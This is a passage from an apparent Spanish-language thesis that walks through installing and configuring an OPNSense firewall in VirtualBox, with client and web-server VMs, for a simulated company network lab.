


Fuente: elaboración propia

Entorno controlado 2 (entorno con firewall de seguridad)

El entorno controlado de "COMPANY SA" está diseñado para garantizar la máxima seguridad y protección contra ataques cibernéticos, mediante el uso del firewall OPNSense. Su configuración asegura que todas las comunicaciones internas y externas estén monitoreadas y protegidas, donde se mantenga la integridad y confidencialidad de los datos de la empresa.

Figura 18. Diagrama de red Empresa "Company SA" entorno con seguridad.




Fuente: elaboración propia

Configuración del firewall OPNSense

Para la configuración del firewall OPNSense, se consideró un procedimiento estructurado que incluye la descarga del archivo ISO, la selección del archivo en *Oracle VM VirtualBox* y la configuración de la máquina virtual. El primer paso consiste en descargar el archivo ISO de OPNSense desde el sitio oficial. En el portal de descargas de OPNSense, se deben seleccionar las opciones adecuadas: en la Arquitectura, se elige AMD64, compatible con la mayoría de los sistemas modernos. Para el tipo de imagen, se opta por DVD, este formato es el más adecuado para la instalación completa del sistema. En cuanto a la Ubicación del Mirror, se selecciona Ecuador - CEDIA, con el fin de obtener el archivo desde un servidor local que permita una descarga eficiente y estable.

Una vez descargado el archivo ISO de OPNSense y con Oracle VM VirtualBox instalado en el sistema, se procede a crear una nueva máquina virtual en Oracle VM VirtualBox. En el proceso de creación, se asigna un nombre descriptivo a la máquina, como "OPNSense", para facilitar su identificación. A continuación, se selecciona el archivo ISO descargado de OPNSense como medio de instalación.

Figura 19. Creación de máquina virtual para OpenSense.



Fuente: elaboración propia

En la configuración del sistema operativo, se selecciona "Linux" y se escoge la versión "Linux 2.6 / 3.x / 4.x / 5.x (64-bit)". A continuación, se configura la memoria


base asignada a 2048 MB, se asignan dos procesadores y se establece la memoria de video de 16 MB. Finalmente, se configura el almacenamiento en 16 GB para completar la preparación de la máquina virtual para la instalación de OPNSense.

Figura 20. Configuración de máquina virtual OPNSense en Virtualbox.

Fuente: elaboración propia

Una vez que se ha creado y configurado la máquina virtual de OPNSense con los parámetros iniciales, el siguiente paso es configurar los adaptadores de red. En este caso, se deben establecer cuatro adaptadores de red. Los primeros tres adaptadores se configuran como Intel PRO/1000 MT Desktop y se asignan como Adaptadores solo anfitrión, cada uno utilizando un adaptador de red diferente, como *"VirtualBox Host-Only Ethernet Adapter #2"*, *"VirtualBox Host-Only Ethernet Adapter #3"* y *"VirtualBox Host-Only Ethernet Adapter #4"*. Los adaptadores permiten la comunicación entre la máquina virtual y el anfitrión a través de redes aisladas. El cuarto adaptador, también configurado como Intel PRO/1000 MT Desktop, se establece como Red NAT utilizando el "NatNetwork". Este adaptador facilita la conexión de la máquina virtual a redes externas, que incluyen el acceso a internet y otras redes fuera del entorno local. La correcta configuración de estos adaptadores asegura que una red sea funcional y eficiente dentro de la máquina virtual OPNSense.


Figura 21. Configuración de los adaptadores de red - OPNSense.



Fuente: elaboración propia

Después de configurar los adaptadores de red, se debe iniciar la máquina virtual haciendo clic en el botón Start en Oracle VM VirtualBox. Esto dará lugar al inicio automático de la instalación de OPNSense. Al arrancar la máquina virtual, se presenta una pantalla de inicio que automáticamente procede en un segundo. En el apartado de Login que aparece, se debe ingresar *"installer"* como nombre de usuario y "opnsense" como contraseña.


Figura 22. Inicio de sesión en la instalación de OPNSense.



Fuente: elaboración propia

A continuación, se continúa con la configuración predeterminada y se presiona Enter. En la siguiente pantalla, se debe seleccionar la opción de instalación UFS y, dentro de ella, *UFS GPT/UEFI Hybrid*. En la ventana de configuración de UFS, se escoge el disco virtual ada0 y se presiona Enter. Finalmente, se confirma la instalación seleccionando YES y se espera a que el proceso de instalación se complete. Una vez finalizado el proceso, se debe presionar Enter en la opción de completar la instalación.


Figura 23. Configuración OPNSense instalación en virtualbox.



Fuente: elaboración propia

Una vez completada la instalación de OPNSense y tras el reinicio de la máquina virtual, el siguiente paso es iniciar sesión para configurar el sistema operativo recién instalado. Para ello, en la pantalla de inicio de sesión que se muestra, se deben utilizar las credenciales específicas: el *Login* debe ser *"root"* y el *Password "opnsense".* Las credenciales permiten acceder al sistema con privilegios de administrador, lo cual es importante para realizar ajustes adicionales y configurar medidas de seguridad que requiera la empresa.

Figura 24. Pantalla de Inicio de Sesión en OPNSense en Oracle VM VirtualBox.



Fuente: elaboración propia

Al acceder al menú de OPNSense, primero se presiona la opción 1 para "Assign interfaces" y, dentro de este menú, se niega las opciones para configurar LAGG y VLAN. Se procede con las asignaciones de las interfaces según las necesidades de la configuración de red en el entorno seguro. Como se muestra en la Tabla 3:


Tabla 3. Configuración de Direcciones IP de las Interfaces de Red en OPNSense.

Interfaz	Dirección IP	Método de Asignación
LAN11 (em0)	192.168.11.1/24	Estática
LAN12 (em1)	192.168.12.1/24	Estática
LAN13 (em2)	192.168.13.1/24	Estática
WAN1 (em3)	111.111.111.116/28	DHCP / Estática

Fuente: elaboración propia

La configuración detallada incluye a LAN11 (em0) como la principal LAN para facilitar la comunicación dentro de ese segmento de la red corporativa, LAN12 (em1) que permite segmentar y gestionar otro segmento de la red interna, que proporciona aislamiento entre diferentes departamentos o servicios, y LAN13 (em2) dedicada a servicios específicos o gestión de tráfico segregado. La interfaz WAN1 (em3) maneja todas las conexiones externas, que controlan el tráfico que entra y sale de la red hacia Internet u otras redes externas.

Figura 25. Interfaz de Configuración de Red en OPNSense - Oracle VM VirtualBox




Fuente: elaboración propia

Para configurar OPNsense a través de la interfaz web, el primer paso es abrir el navegador Microsoft Edge y dirigirse a la dirección IP 192.168.11.1, que

corresponde a la interfaz LAN11 (em0). Una vez en la página de inicio de sesión, se utiliza el nombre de usuario "*root*" y la contraseña "*opnsense*". Tras iniciar sesión, se accede al panel de control de OPNsense, como se muestra en la Figura 25.


Figura 26. Pantalla de Inicio de Sesión de OPNSense



Fuente: elaboración propia

En este panel, se puede realizar varias configuraciones clave, que incluyen la configuración de las interfaces de red. Aquí, se pueden ajustar las configuraciones para LAN11, LAN12, LAN13, y WAN1 según se necesite, lo que asegura que cada interfaz esté correctamente configurada para soportar las operaciones de la red. Además, el panel de control muestra información útil como el uso actual de CPU, el estado de las puertas de enlace, y el uso de memoria y disco, lo cual es vital para monitorear el rendimiento y la salud del sistema.

Figura 27. Dashboard de OPNSense *que muestra configuraciones y estado del sistema*



Fuente: elaboración propia


El siguiente paso, tras la configuración inicial y el acceso a las herramientas de monitoreo, es profundizar en el análisis del tráfico de la red para entender mejor el comportamiento de las conexiones y los dispositivos conectados. Esta información es crucial para optimizar el rendimiento de la red y garantizar la seguridad.

La Figura 27 muestra la interfaz de "*Reporting: Traffic*" en OPNSense, donde se visualizan gráficos detallados de tráfico en tiempo real. En la parte superior de la pantalla, hay dos gráficos principales que representan el tráfico entrante (In bps) y saliente (Out bps) en función del tiempo. Estos gráficos muestran picos y valles en la actividad de red en intervalos de dos segundos, que permiten identificar rápidamente momentos de alta actividad o posibles problemas.

Debajo de los gráficos principales, hay un gráfico adicional titulado "Top hosts in bps", que ilustra los hosts que más datos se transmiten. Este gráfico es útil para detectar qué dispositivos consumen más ancho de banda o podrían estar involucrados en actividades sospechosas.

Cada línea en los gráficos representa una interfaz diferente de la red, identificadas por colores, lo que permite a los administradores de sistemas ver el desempeño de cada interfaz de forma individual y hacer comparaciones directas entre ellas. Esta visualización en tiempo real es fundamental para la administración efectiva y la toma de decisiones rápidas en la gestión de la red.

Figura 28. Panel de *monitoreo de tráfico en tiempo real* en OPNSense.



Fuente: elaboración propia

Configuración de equipos del departamento finanzas y administrativo

Al igual que en el caso del entorno sin ningún tipo de control, se hace uso de máquinas virtuales para simular tanto el departamento financiero como administrativo. En este entorno controlado, utilizamos Windows 10 LTSC Cliente en Oracle VM VirtualBox para establecer y configurar las estaciones de trabajo de estos departamentos, lo que permite crear escenarios detallados que reflejan las operaciones cotidianas dentro de la organización.


Tras configurar las máquinas virtuales para simular el entorno del Departamento de Finanzas y el Departamento Administrativo, se procede a validar la conectividad y la configuración de red de cada departamento. En el Departamento de Finanzas, la configuración de red se verifica mediante la ejecución del comando ipconfig en la línea de comandos, que confirma la dirección IP asignada, la máscara de subred y la puerta de enlace predeterminada. Esta configuración asegura que el departamento tiene acceso adecuado a los recursos necesarios dentro de la red empresarial.

Además, para probar la funcionalidad de la conexión a Internet, se realiza un comando ping a google.com. La respuesta exitosa del ping demuestra que el Departamento de Finanzas no solo está correctamente configurado para comunicarse dentro de la red interna, sino que, tiene acceso sin restricciones a

Internet, lo cual es esencial para operaciones financieras que dependen de recursos en línea.

De manera similar, el Departamento Administrativo pasa por un proceso de verificación de la configuración de red utilizando el mismo método. El comando ipconfig ayuda a asegurar que las direcciones IP y demás configuraciones de red son las correctas, mientras que, la ejecución del comando ping a google.com valida la conectividad externa. Esto sirve para garantizar que los sistemas administrativos puedan acceder a servicios en línea y recursos externos de manera eficiente.


Figura 29. Pantalla de comandos en máquina virtual de cliente administrativo y financiero: verificación de conectividad



Fuente: elaboración propia

Para este caso, se realiza el acceso a la IP del entorno 2 de prueba, que es la IP 192.168.13.110, donde está alojado el servidor web. Esta verificación es clave para asegurar de que todas las configuraciones de red están correctamente implementadas y que tanto el departamento de finanzas como el administrativo pueden comunicarse de manera efectiva con el servidor web central. Este paso confirma la operatividad y accesibilidad del servidor dentro de la red simulada, lo que se requiere para el funcionamiento continuo y eficiente de las actividades empresariales en los distintos departamentos.

Figura 30. Vista del sitio web corporativo accedido desde el cliente financiero-administrativo en VirtualBox




Fuente: elaboración propia

Como último paso en la configuración de los entornos virtuales, en Oracle VM VirtualBox mediante Ubuntu 22.04 como servidor, se establece un entorno de servidor web. Este servidor web está configurado con una dirección IP específica que permite el acceso a los servicios necesarios para operar el sitio web de la empresa, alojado en una plataforma WordPress.

La configuración de red del servidor en Ubuntu 22.04 se muestra claramente en la interfaz de configuración de red, donde se especifican los detalles como la dirección IPv4, la máscara de subred, la puerta de enlace predeterminada y el DNS. Esta configuración asegura que el servidor pueda comunicarse efectivamente dentro de la red interna y con internet.

